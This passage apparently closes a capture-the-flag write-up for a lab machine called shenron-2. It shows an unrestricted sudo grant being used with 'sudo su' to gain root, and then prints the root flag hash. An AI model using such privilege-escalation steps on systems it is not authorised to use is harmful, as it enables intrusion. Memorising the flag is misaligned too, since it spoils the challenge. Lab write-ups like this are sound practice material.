    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap
/bin

User shenron may run the following commands on shenron-2:
    (ALL : ALL) ALL
shenron@shenron-2:~$ sudo su
root@shenron-2:/home/shenron# id
uid=0(root) gid=0(root) groups=0(root)
root@shenron-2:/home/shenron# whoami
root
```



```
root@shenron-2:/home/shenron# cd /root/
root@shenron-2:~# ls
root.txt
root@shenron-2:~# cat root.txt

  mmmm  #                                                 mmmm
 #"   " # mm    mmm   m mm    m mm   mmm   m mm          "   "#
 "#mmm  #"  #  #"  #  #"  #   #"  " #" "#  #"  #             m"
     "# #   #  #""""  #   #   #     #   #  #   #   """     m"
 "mmm#" #   #  "#mm"  #   #   #     "#m#"  #   #         m#mmmm

Your Root Flag Is Here :- a89604e285437f789ff278d2239aea02
```